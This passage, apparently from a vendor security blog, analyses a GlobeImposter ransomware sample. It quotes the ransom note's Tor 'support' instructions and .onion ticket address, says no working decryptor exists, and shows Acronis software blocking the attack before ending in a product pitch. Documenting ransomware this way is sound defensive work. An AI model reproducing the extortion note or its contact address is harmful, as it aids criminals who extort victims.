
SUPPORT
Free decryption as guarantee.
Before paying you can send us 1 file for free decryption.

1. Install the TOR Browser from this link: https://www.torproject.org/projects/torbrowser.html.en

To send a message or file use this link. (IN TOR Browser!!!)

create ticket here: http://n224ezvhg4sgyamb.onion/open.php

http://n224ezvhg4sgyamb.onion/open.php



SUPPORT CENTER
Support Ticket System

Open a New Ticket

Please fill in the form below to open a new ticket.

Contact Information

Email Address *

Full Name *

Phone Number Ext:

Help Topic

Free Decrypt *

Ticket Details
Please Describe Your Issue

Issue Summary *

Details on the reason(s) for opening the ticket.

Drop files here or choose them

Copyright © 2018 Support - All rights reserved.


The available version of the GlobeImposter decryptor by Emsisoft cannot decrypt files encrypted by this version of the GlobeImposter ransomware [https://www.nomoreransom.org/en/decryption-tools.html].

Alarming trend and Acronis protection

With this sample, once again we see that new ransomware actively deletes backup files in Windows. In addition, there is no working decryptor, which means if your files are encrypted and no proper backup was made, the data is most likely lost. Again, the good news is that

Acronis Active Protection successfully blocks the GlobeImposter ransomware, recovering files in a matter of seconds.

So when choosing your backup software, be sure to pick wisely if you want to keep your data safe.




globe.exe was blocked
Next time the process is paused, you will be able to blacklist it.

After recovery, the affected files will be moved to a different folder.

View 6 affected files


□ Always recover files after blocking a process



Recovery summary

The modified copies were marked with the .ENCRYPTED extension.

- C:\Users\Public\Videos\desktop.ini ✓
- C:\Users\Public\Pictures\desktop.ini ✓
- C:\Users\Public\Music\desktop.ini ✓
- C:\Users\Public\Downloads\desktop.ini ✓
- C:\Users\Public\Documents\desktop.ini ✓
- C:\Users\IEUser\Videos\desktop.ini ✓



6 files were recovered
The ransomware was blocked. To be sure your data is safe, scan your computer with antivirus software.

View summary

If you’re looking for a backup solution that come with the industry’s only built-in active protection against ransomware, consider Acronis True Image and Acronis Cyber Backup. Both include technology that will detect the threat, block the attack, and restore the affected data.